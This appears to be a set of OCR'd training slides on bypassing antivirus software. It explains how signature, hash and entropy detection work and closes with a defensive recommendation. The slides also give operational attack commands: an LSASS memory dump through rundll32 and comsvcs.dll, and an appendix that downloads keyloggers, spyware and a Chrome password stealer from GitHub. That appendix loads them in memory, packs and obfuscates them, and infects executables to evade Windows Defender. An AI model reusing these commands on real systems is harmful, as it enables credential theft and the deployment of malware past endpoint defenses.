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ANTIVIRUS BYPASS

1. IS IT REALLY AN ANTIVIRUS ?

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ANTIVIRUS BYPASS

DO YOU THINK THAT AN "ANTIVIRUS" IS REALLY A PROTECTION AGAINST VIRUSES ?

IS IT REALLY AN ANTIVIRUS ?

IT’S NOT AN ANTIVIRUS BUT AN ANTIMALWARE

The term "antivirus" is often used instead of "antimalware" due to historical reasons and public familiarity, despite antimalware being a more accurate term. Antivirus software was first developed to combat computer viruses, which were the primary digital threats in the early days of computing. As the landscape of digital threats evolved, the term "antivirus" remained popular even as the software expanded its capabilities.

ANTIVIRUS USAGES

CHECK FILES ON DEMAND

- Check a specific selection of files
- Check the full filesystem
- Check each X time (scheduled tasks)
- Don't check a file when is written

- What about deleted file ?
  - Easy way to bypass basic antivirus: delete malware after execution
    - No persistence
    - Download the malware for each execution

- Role: identify threats (antivirus don't protect, there is no active protection in antivirus, this is the role for EPP)

- Goal: identify and delete malwares (malicious softwares)

ANTIVIRUS BYPASS

DO YOU THINK THAT AN ANTIVIRUS CAN DETECT UNKNOWN MALWARE ?

UNKNOWN MALWARE DETECTION

SHOULD AN ANTIVIRUS DETECT UNKNOWN MALWARE ?

A basic antivirus may struggle to detect unknown malware consistently. While traditional antivirus software primarily relies on signature-based detection, which is effective for known threats, it has limitations when dealing with new, unknown malwares.

HOW « ANTIVIRUS » WORKS ?

SIGNATURES AND REPUTATION


Antivirus software works by scanning files, programs, ~~and network traffic~~ to detect and remove malicious code.

- Signature-based detection
    - Hashes
    - Generic patterns
- Reputation
- Quarantine and removal

ANTIVIRUS BYPASS

DO YOU THINK THAT A HASH SIGNATURE IS A GOOD SIGNATURE ?

ARE HASHES GOOD SIGNATURES ?



2597322a49a6252445ca4c8d713320b238113b3b8fd8a2d6fc1088a5934cee0e

54/71 security vendors flagged this file as malicious

2597322a49a6252445ca4c8d713320b238113b3b8fd8a2d6fc1088a5934cee0e

WndResizerApp.exe

Size: 11.37 MB

Last Analysis Date: 1 day ago

pedll detect-debug-environment checks-cpu-name calls-wmi checks-user-input spreader tunneling long-sleeps checks-network-adapters

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	e758e07113016aca55d9eda2b0ffeebe
SHA-1	8c1e63a01148e20085d418c0b23021bc5eca0709
SHA-256	2597322a49a6252445ca4c8d713320b238113b3b8fd8a2d6fc1088a5934cee0e
Vhash	117056775f557560b012z61009d6z150c5za0600dc3z17z13
Authentihash	50f87a543288017a9228574417a9c18d57f57d1bae25a028079d34e1ef26175f
Imphash	607d0c9fedb370b1ce70573304bcd084
SSDEEP	196608:JWx2zpdra2YbT8yN+8Mne5nd7g25FjZC8OH7RbFd/Or+GvJbU9RDf/kuFLOyomFI:JYCrdiNTF5nZ9C8Ud29JuF
TLSH	T172C601A03CDA0026F0AF11716AA9FF79E12F6F722F3525535150BA19FD322436E14F6A

HASHES TYPES

- Cryptographic Hashes
  - md5
  - sha1
  - sha256
  - sha512
  - sha3
  - blake2
  - ...
- Imphash (Import Hash)
- SPHF (Similarity Preserving Hash Functions)
  - SSDeep Hash (Context Triggered Piecewise Hashing)
  - TLSH (Trend Micro Locality Sensitive Hash)
  - VHash
- Authentihash
- ...

GENERIC PATTERNS

FUNCTIONS, ENTROPY, STRINGS...

- Imported / exported functions
  - Memory access/permissions
  - Debug functions
  - Network functions
  - Command line functions
  - COM "Interface" functions (DllRegisterServer)
  - ...
- Suspicious shannon entropy
  - Very high (greater than 7.2)
  - Very low (smaller than 2 or 3)
- File size
  - CIA maldev rule: executable smaller than 150KB
  - Lot of malwares use more than 1 GB overlay
- Strings
  - Bitcoin wallet
  - IOC: IP, Domain, URL
  - Number of strings
- Section names and characteristics

SUMMARY OF THE FIRST PART

ANALOGY TO THE ANTIVIRUS BEHAVIOUR

An antivirus behaviour is similar to the following discussion, with a file in the role of the girl and the antivirus in the role of the friend

- You: Do you think she's a good girl?
- Friend: She is not on the list of girls I know as malicious
- You: Okay but you don't know if it's a good girl.
- Friend: Yeah, yes, she's pretty.
- You: Yes but that doesn't answer my question...
- Friend: She is fine because her appearance does not look suspicious.


ANTIVIRUS BYPASS

IT'S TIME TO BYPASS !

BY DESIGN: LOLBINS

LIVING OFF THE LAND BINARIES AND SCRIPTS

1. Powershell
2. Rundll32.exe
3. Certutil.exe
4. WMIC.exe
5. Bitsadmin.exe
6. Mshta.exe
7. Regsvr32.exe
8. PsExec.exe
9. Csc.exe
10. CertReq.exe



```
Microsoft Windows [Version 10.0.26100.3194]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>tasklist | findstr lsass
lsass.exe                     1360 Services                   0     40,336 K

C:\Windows\System32>rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 1360 C:\temp\lsass.dmp full
```

PACKER

KNOWN AND TRUSTED PACKERS

- Used in production
- Modify sections name
- Compress
  - Reduce size
  - Greater entropy score
- Best antivirus decompress it and analyse data

CUSTOM PACKER

- Bypass antivirus
- Require access to suspicious calls
  - Can bypass suspicious imports
- Most of the time the entropy increases (encryption)
- Can modify sections name

The maldev CIA posture: don't use packer.

OBFUSCATION

SCRIPTS OBFUSCATION

- Random variables name
- Usage of eval or exec functions
- Hide the code structure
- Encoding or/and encryption
- Add useless code
- Hide constants value

EXECUTABLE OBFUSCATION

- Add useless instructions

The maldev CIA posture: don't use obfuscation in executable.

ANTIVIRUS BYPASS

NOT DOCUMENTED TIPS AND TRICKS

ENTROPY BYPASS

PADDING

- Documented
- Problem: significant increase in file size
- Resolve: global file entropy
- Problem: don't modify the high entropy sector

SPECIFIC ENCODING/ENCRYPTION


- I have never found any documentation online
- Problem: small increase in file size
- Resolve: high entropy sector

Implementation and POC: EntropyEncoding.

EXECUTABLE FORMAT EXPLOITATION

MODIFY UNUSED FIELDS, "METADATA" FIELDS AND STRINGS

- PE
    - DOS STUB
    - Rich headers
    - Timestamps
    - Fields reserved for future uses
    - Filename
    - Copyright
    - Description
    - ...
- ELF
    - Fields reserved for future uses
    - "Usage" in help message
    - Copyright message
    - ...



ANTIVIRUS BYPASS

TESTS TIME !

VIRUS TEST

BASIC EXECUTABLE INFECTION

- Payload replication in other files
- Usages
  - Persistence
  - Defense evasion
  - "Analyst evasion"
- Virus type
  - Executable/DLL
  - Script
    - Admin scripts
    - Server scripts
  - Office documents
    - doc/docm and other microsoft office documents
    - PDF
    - RTF
  - System file
    - LNK
  - Archive files (add malicious files in trusted archive)
  - ...
- Infect the file using PeInjector

UNKNOWN MALWARE DETECTION

DOWNLOAD CUSTOM MALWARES

- Download non-obfuscated/non-packed malwares files
  - Spyware
  - Keylogger
  - MbrWiper
  - Ransomware
  - ...

FILELESS MALWARE EXECUTION

PE LOADER


- Python PE Loader (PyPeUrlLoader)
  - Download the malware over HTTP(S)
  - Optional file decryption (useful to bypass firewall)
  - Stock the file in memory (don't write it on the disk)
  - Load it using PyPeLoader as the Windows linker
  - Execute the malware from entry point
- Don't write any malware on the disk
- No problem with entropy detection
- Require an internet/network access
- No persistence

PACKER DETECTION

USING A PYTHON PACKER

- Using PyPePacker
  - Compress
  - Encryption
  - Reduce entropy (using EntropyEncoding)
  - Possible conversion to PE (with high entropy in the overlay)
  - Possible obfuscation using PyObfuscator

KNOWN HACKTOOL FILE DETECTION



BYPASS USING EXE FILE STRUCTURE

- Download ChromePasswordsStealer
  - Antivirus detection
- Download it using BypassHash executable
  - No antivirus detection
  - Run the executbale to verify that it works well
  - Compare hashes
    - Cryptographic hashes
    - ssdeep
  - Compare size

ANTIVIRUS BYPASS

THE END: ARE ANTIVIRUSES USELESS ?

ANTIVIRUS TODAY

USE CASES FOR ANTIVIRUS TODAY

- EPP use antivirus signatures in real time
- EPP use antivirus signatures in memory
- Common antivirus bypass techniques use suspicious items monitored by EDR
- A good signature system generates fewer false positives than newer technologies (like machine learning, correlations, ...)
- A good signature system generates fewer bugs
- A good signature system requires less maintenance
- A good, up-to-date signature system protects you from known attack campaigns

RECOMMENDATION FOR PERSONAL WINDOWS

- Use microsoft defender because there is an EPP integrated (you pay the EPP with the Windows license).

APPENDICES

ImpHash

- Resolving ordinals to function names when they appear
- Converting both DLL names and function names to all lowercase
- Removing the file extensions from imported module names
- Building and storing the lowercased string . in an ordered list
- Generating the MD5 hash of the ordered list

PE format

- IMAGE_DOS_HEADER
- DOS Stub
- Rich headers
- IMAGE_NT_HEADERS
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER32 | IMAGE_OPTIONAL_HEADER64
        - IMAGE_DATA_DIRECTORY
- IMAGE_SECTION_HEADER
- <section 1>
- <section 2>
- ...
- <section N>
- Overlay

- Instructions
- Imports (ILT, IAT)
- Exports (EAT)
- Relocations
- Resources
- Initialized data
- Uninitialized data
- ...

ELF headers

- ELF Header
- ELF Section Header
- <section 1>
- <section 2>
- …
- <section N>
- Overlay
-

- Instructions
- Imports
- Exports
- Relocations
- Metadata
- Initialized data
- Uninitialized data
- …

Windows loader

- Parse the PE file headers
- Load the PE file sections into memory
- Process the import table
    - Load required DLLs
    - Resolve external function addresses
    - Overwrite function pointers
- Apply base relocations
- Set permissions for each section
- Start execution at entry point address

```
C:\Users\Administrator\Documents>python -m pip install PyPePacker PyPeUrlLoader
C:\Users\Administrator\Documents>python -m pip install PyObfuscator PeInjector

C:\Users\Administrator\Documents>copy C:\Users\Administrator\Downloads\RansomWare.exe RansomWare.exe
C:\Users\Administrator\Documents>RansomWare.exe -k aaa
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\RansomWare.exe

C:\Users\Administrator\Documents>copy C:\Users\Administrator\Downloads\MbrWiper.exe MbrWiper.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\MbrWiper.exe


C:\Users\Administrator\Documents>copy C:\Windows\System32\cmd.exe cmd.exe

C:\Users\Administrator\Documents>PeInjector cmd.exe 90
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\cmd_infected.exe
C:\Users\Administrator\Documents>PeInjector -c cmd.exe whoami.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\cmd_infected.exe
C:\Users\Administrator\Documents>PeInjector -p cmd.exe 90
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\cmd_infected.exe

C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\Keylogger.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\SpyWare.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\ChromePasswordsStealer.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\BypassHash.exe

C:\Users\Administrator\Documents>BypassHash.exe https://github.com/mauricelambert/NimKeylogger/releases/download/v0.0.1/Keylogger.exe test1.exe
C:\Users\Administrator\Documents>BypassHash.exe https://github.com/mauricelambert/SpyWare/releases/download/v1.0.0/SpyWare.exe test.exe
C:\Users\Administrator\Documents>BypassHash.exe https://github.com/mauricelambert/ChromePasswordsStealer/releases/download/v1.0.1/ChromePasswordsStealer.exe test2.exe
C:\Users\Administrator\Documents>BypassHash.exe https://github.com/mauricelambert/BypassHash/releases/download/v1.2.0/BypassHash.exe test3.exe

C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\test.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\test1.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\test2.exe
C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\test3.exe

C:\Users\Administrator\Documents>PyPeUrlLoader https://github.com/mauricelambert/NimKeylogger/releases/download/v0.0.1/Keylogger.exe
C:\Users\Administrator\Documents>PyPePacker C:\Users\Administrator\Downloads\Keylogger.exe
C:\Users\Administrator\Documents>type Keylogger_packed.py
C:\Users\Administrator\Documents>PyObfuscator Keylogger_packed.py
C:\Users\Administrator\Documents>type Keylogger_packed_obfu.py
C:\Users\Administrator\Documents>python Keylogger_packed_obfu.py
C:\Users\Administrator\Documents>Keylogger_packed.exe

C:\Program Files\Windows Defender>mpcmdrun -Scan -ScanType 3 -File C:\Users\Administrator\Documents\Keylogger_packed.exe

[System.Diagnostics.FileVersionInfo]::GetVersionInfo("cmd.exe").OriginalFilename
[System.Diagnostics.FileVersionInfo]::GetVersionInfo("cmd.exe").Language
[System.Diagnostics.FileVersionInfo]::GetVersionInfo("cmd.exe").LegalCopyright
[System.Diagnostics.FileVersionInfo]::GetVersionInfo("cmd.exe").ProductName
